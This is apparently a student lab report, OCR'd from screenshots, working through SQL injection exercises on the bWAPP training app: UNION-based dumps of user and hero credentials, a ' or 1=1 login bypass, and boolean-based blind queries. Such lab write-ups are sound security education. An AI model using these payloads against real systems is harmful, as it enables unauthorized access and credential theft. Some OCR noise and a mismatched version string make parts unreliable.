
We can show these columns on list.

The query for listing all records is above:

' and 1=**0 UNION SELECT** 1,movies.id,movies.title,movies.tickets_stock,movies.release_year,6,7 from movies **UNION SELECT** 1,users.id,users.login,users.password,users.email,6,7 from users **UNION SELECT** 1,heroes.id,heroes.login,heroes.password,heroes.secret,6,7 from heroes#

The screenshot is below.






Title	Release	Character	Genre	IMDb
1	G.I. Joe: Retaliation	2013	100	Link
2	Iron Man	2008	53	Link
3	Man of Steel	2013	78	Link
4	Terminator Salvation	2009	100	Link
5	The Amazing Spider-Man	2012	13	Link
6	The Cabin in the Woods	2011	666	Link
7	The Dark Knight Rises	2012	3	Link
8	The Fast and the Furious	2001	40	Link
9	The Incredible Hulk	2008	23	Link
10	World War Z	2013	0	Link
1	A.I.M.	bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	Link
2	bee	bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	Link
1	neo	Oh why didn't I took that BLACK pill?	trinity	Link
2	alice	There's a cure!	loveZombies	Link
3	thor	Oh, no... this is Earth... isn't it?	Asgard	Link
4	wolverine	What's a Magneto?	Log@N	Link
5	johnny	I'm the Ghost Rider!	m3ph1st0ph3l3s	Link
6	seline	It wasn't the Lycans. It was you.	m00n	Link

b. Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

In this task, we get login and password information of superhero which has id 2. This hero is alice and password is loveZombie. We get these information with the query **'and 1=0 UNION SELECT 1,heroes.id,heroes.login,heroes.password,heroes.secret,heroes.id,7 from heroes where heroes.id = 2 #.** Screenshot is below.



localhost/bWAPP/sqli_1.php?title=%27and+1%3D0+UNION+SELECT+1%2Cheroes.id%2Cheroes.login%2Cheroes.password%2Cheroes.secret%2Cheroes.id%2C7+from+heroes+where+h...

Choose your bug: ☑ open in new tab

SQL Injection (GET/Search)

Set your security level: low Set Current: low


Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	alice	There's a cure!	loveZombies	Link

After, we opened SQL Injection(Login Form/Hero). Before logging with the heroe's information which we get from searching, we changed type of password from password to input to see the password whichh we gave as input.Screenshot is below.



localhost/bWAPP/sqli_3.php

Choose your bug: ☑ open in new tab

SQL Injection (Login Form/Hero)

Set your security level: low Set Current: low

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login: alice

Password: loveZombies

Login

Welcome **Alice**, how are you today?

Your secret: **There's A Cure!**

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Nee

```
<form action="/bWAPP/sqli_3.php" method="POST">
  <p>…</p>
  <p>
    <label for="password">Password:</label>
    <br>
    <input type="input" id="password" name="password" size="20"
    autocomplete="off"> == $0
  </p>
  <button type="submit" name="form" value="submit">Login</button>
</form>
<br>
<p>…</p>
```

html body div#main form p input#password

```
element.style {
}
input:focus-visible {                                    user agent stylesheet
  outline-offset: 0px;
}
:focus-visible {                                         user agent stylesheet
  outline: -webkit-focus-ring-color auto 1px;
}
input {                                                  user agent stylesheet
  -webkit-writing-mode: horizontal-tb !important;
  text-rendering: auto;
  color: -internal-light-dark(black, white);
  letter-spacing: normal;
  word-spacing: normal;
  text-transform: none;
  text-indent: 0px;
  text-shadow: none;
```


Highlights from the Chrome 90 update

New CSS Flexbox debugging tools
Debug and inspect CSS Flexbox with the new CSS Flexbox debugging tools.

New Core Web Vitals overlay
Visualize page performance with the new Core Web Vitals overlay.

c. Repeat the step 2.2.3.b. by not using the original password (In other words, you are expected to login without using the original password). Interpret the result.

When we changed the Login with **alice' or** the password input with **' or 1=1** , because of the vulnerabilities of SQL query, we can change the result of this input value to true if it is false. In this way, we can login with wrong password, too. Screenshot is below.



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login: alice' or

Password: ' or 1=1

Login

Welcome **Alice**, how are you today?

Your secret: **There's A Cure!**

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Nee

```
<form action="/bWAPP/sqli_3.php" method="POST">
  <p>…</p>
  <p>
    <label for="password">Password:</label>
    <br>
    <input type="input" id="password" name="password" size="20"
    autocomplete="off"> == $0
  </p>
  <button type="submit" name="form" value="submit">Login</button>
</form>
<br>
<p>…</p>
```

```
element.style {
}
input:-internal-autofill-selected {                    user agent stylesheet
   appearance: menulist-button;
   background-color: rgb(232, 240, 254) !important;
   background-image: none !important;
   color: -internal-light-dark(black, white) !important;
}
input {                                                user agent stylesheet
   -webkit-writing-mode: horizontal-tb !important;
   text-rendering: auto;
   ~~color: -internal-light-dark(black, white);~~
   letter-spacing: normal;
   word-spacing: normal;
   text-transform: none;
   text-indent: 0px;
   text-shadow: none;
   display: inline-block;
```

Highlights from the Chrome 90 update

New CSS Flexbox debugging tools
Debug and inspect CSS Flexbox with the new CSS Flexbox debugging tools.

New Core Web Vitals overlay
Visualize page performance with the new Core Web Vitals overlay.


In this part, it is very surprising to login with wrong password to the account. If the security of queiries or codes is not ensured by developer, it is very dangerous. The attackers can exploit from this vulnerability, and they can intercept all account information and misuse the account. This vulnerability should be prevented certainly.

2.2.4 SQL Injection - Blind - Boolean-Based

In this task, we are expected to verify some things which we found previosly tasks.

a. Verify the name of the database found in step 2.2.1.b.

We have films in our database, and we have found the name of the database as “bwapp”. One of the films is ‘Man of Steel’, and if we search this film with wrong database name, we get an error,the film is not existing. **Man of Steel ' and database()='wrongDatabaseName'#** Screenshot is below.




localhost/bWAPP/sqli_4.php?title=Man+of+Steel+%27+and+database%28%29%3D%27bwapps%27%23&action=search

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: Man of Steel ' and database()='bwa|

The movie does not exist in our database!

But if we search the film with the correct name which we found in task 2.2.1, we can get The movie exist in our database message.The input is **Man of Steel ' and database()='bwapp'#** Screenshot is below.



localhost/bWAPP/sqli_4.php?title=Man+of+Steel+%27+and+database%28%29%3D%27bwapp%27%23+&action=search


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: of Steel ' and database()='bwapp'#|

The movie exists in our database!

b. Verify the version of the database found in step 2.2.1.c.

This part is almost same as the part a. Just changing **database()='bwapp'** with **@@version=' 10.4.18-MariaDB'.** I



localhost/bWAPP/sqli_4.php?title=Man+of+Steel+%27+and+%40%40version%3D%2710.4.18-MariaDB%27%23&action=search

Choose your bug: ☑ open in new tab

SQL Injection - Blind - Boolean-Based

Set your security level: low Set Current: low


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: and @@version='10.4.14-MariaDB'# Search

The movie exists in our database!

c. Verify the e-mail address of a user listed in step 2.2.3.a

In this part, we selected bee user and this user's mail is bwapp-aim@mailinator.com. When we searched with selecting the bee user and specify the user's mail, if we get a message for existing movie, the mail is true. Screenshot is below.



localhost/bWAPP/sqli_4.php?title=Man+of+Steel%27+and+%28select+substring%28concat%281%2Cpassword%29%2C1%2C1%29+from+users+where+users.email+%3D+%27bwapp-...

Choose your bug: ☑ open in new tab

SQL Injection - Blind - Boolean-Based

Set your security level: low Set Current: low

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: Man of Steel' and (select substring(Search

The movie exists in our database!